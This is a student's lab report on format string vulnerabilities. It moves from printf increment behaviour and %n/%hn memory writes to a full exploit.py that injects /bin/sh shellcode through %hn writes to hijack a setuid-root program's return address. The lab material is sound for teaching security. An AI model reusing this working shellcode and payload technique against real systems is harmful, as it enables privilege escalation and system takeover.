FORMAT STRING VULNERABILITY

Ankushdeep Singh

Ques 1: Create a C program to demonstrate the working of Pre-Increment Operator and Post- Increment Operator using printf(). Support your answer with the use of stack frame of printf().

Ans: This is our code and the output.


Operator.c

```c
#include<stdio.h>
#include<stdlib.h>

void fmt_str()
{
int x=5;
printf("PreIncremented value: %d\nPostIncremented value: %d\nFinal Value: %d\n", ++x, x++, x);
}

int main()
{
fmt_str();
return 0;
}
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
[Running] cd "d:\CODES\" && gcc Operator.c -o Operator && "d:\CODES\"Operator
PreIncremented value: 7
PostIncremented value: 5
Final Value: 7

[Done] exited with code=0 in 3.508 seconds
```

This is our stack frame of printf() and fmt_str().



Ques 2: Implement a code to write an address at a particular memory location using width specifiers and following format specifiers

a. %n
b. %hn


Compare the time complexity in writing the address of 4 bytes and 2 bytes.


Ans: This is our vulnerable code.

Vulnerable_code.c


```c
#include <stdio.h>
void fmtstr()
{
    char input[100];
    int var = 0x11223344;

    printf("Target address: %x\n", (unsigned)&var);
    printf("Data at target address: x%x\n", var);

    printf("Please enter a string: ");
    fgets(input, sizeof(input) - 1, stdin);

    printf(input);

    printf("Data at the target address:0x%x\n", var);
}

void main()
{
    fmtstr();
}
```

After compiling and executing the program and given the input as '.%x.%x.%x.%x.%x.%x'.






Now let's do the experiment with the '%s". It will fetch the value which is stored at that address. Now if that address is legitimate that value will get printed on to the standard output. But if that address happens to be out of bound for this stack frame the program may crash or it may give segmentation fault.




Now sending the address using printf() to craft our input.



The value is successfully been modified. Now let's write the address at this memory location.

1. **Using "%n" format specifier:**

Let assume the address we want to write is 0x00ABCDAB. This is 11259307 chars in decimal. Currently we are writing "0x1e" which is 30 chars in decimal. So we construct our "input" file using the printf().



So, we are able to write our desired address onto the memory location of the target variable or by using the time command we can get time analysis. So, it takes 2m47.075s to process this input.

2. **Using "%hn" format specifier:**

Address of First two bytes of target variable: 0xbffff0e4
Address of Next two bytes of target variable: 0xbffff0e6

Now let's write the same address: 0xABCDAB

Address to be written to the first two bytes: 0xbfffff0e4 - 0x00AB
Address to be written to the next two bytes: 0xbfffff0e6 - 0xCDAB
Therefore, 0x00AB and 0xCDAB is 171 and 52651 chars in decimal respectively.

We are able to successfully modify the value. Also, looking at the time taken, we can see that the program is completed in 1 millisecond.

So as comparing the time of “%n” and “%hn” is 2m47.075s and 1 millisecond respectively. So, as seen that 1 millisecond is approximately negligible as compared to 2m47.075s. So “%hn” is faster than “%n”.

Ques 3: Implement Format String vulnerability to inject malicious code (shell code) where acquiring command prompt is the goal.

Here is the vulnerable code which reads the data from the badfile.

newcode.c

```
#include <stdio.h>

void fmtstr(char *str)
{
        unsigned int *framep;
        unsigned int *ret;


        asm("movl %%ebp, %0" : "=r" (framep));
        ret = framep + 1;


        printf("Address of input Array: 0x%.8x\n", (unsigned)str);
        printf("Value of frame pointer(EBP): 0x%.8x\n", (unsigned)framep);
        printf("Initial Return address of function: 0x%.8x\n", *ret);

        printf(str);

        printf("Final Return address of function: 0x%.8x\n", *ret);

}

int main(int argc, char **argv)
{
        FILE *badfile;
        char str[200];

        badfile = fopen("badfile", "rb");
        fread(str, sizeof(char), 200, badfile);
        fmtstr(str);

        return 0;
}
```

Then we create a badfile with the touch command and compile the program with non-executable stack countermeasure. And provide the root privilege with the Setuid bit on.

```
[102003174_102003219] seed@ubuntu:~/format_string$ touch badfile
[102003174_102003219] seed@ubuntu:~/format_string$ gcc -z execstack -o fmt newcode.c
newcode.c: In function ‘fmtstr’:
newcode.c:17:2: warning: format not a string literal and no format arguments [-Wformat-s
ecurity]
  printf(str);
  ^
[102003174_102003219] seed@ubuntu:~/format_string$ sudo chown root fmt
[sudo] password for seed:
[102003174_102003219] seed@ubuntu:~/format_string$ sudo chmod 4755 fmt
[102003174_102003219] seed@ubuntu:~/format_string$ ls -l fmt
-rwsr-xr-x 1 root seed 7449 Mar 29 07:59 fmt
[102003174_102003219] seed@ubuntu:~/format_string$
```


Now execute the code and get the input array address and frame pointer address and the return address of the function.

Now calculate the return address.

Return Address = EBP + 4. So "0xbffff068 + 4 = 0xbffff06c"

Now we have to write the return address to the stack so that we divide the return address into two consecutive memory locations **"0xbffff06e and 0xbffff06c".**

After that we find where the higher address is located in the stack frame.



This picture shows that to reach to our higher address we have to give "%x" 21 times.

To add the shell code or malicious code we have to add some offset to the input array address.

So that input array = "0xbffff094+90(h) = 0xbffff124"

Now add the "0xbfff" to the address "0xbffff06e" and "0xf124" to the address "0xbffff06c".

Create a badfile using pyhton code.


We give the **addr1 = 0xbffff06e** (higher address) **and addr2 = 0xbffff06c** (lower address)**.**

exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

N = 200

# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Put the shellcode at the end
start = N - len(shellcode)
content[start:] = shellcode

# Put the address at the beginning
addr1 = 0xbffff06e

addr2 = 0xbffff06c
content[0:4] = (addr1).to_bytes(4,byteorder='little')
content[4:8] = ("@@@@").encode('latin-1')
content[8:12] = (addr2).to_bytes(4,byteorder='little')

# Add the format specifiers
small = 0xbfff - 12 - 6*8
large = 0xf124 - 0xbfff

s = "%.8x"*6 + "%." + str(small) + "x" + "%hn" \
             + "%." + str(large) + "x" + "%hn"

fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Referenced from book.

Now our badfile has the content which we want.



After executing the file, we acquiring the command prompt.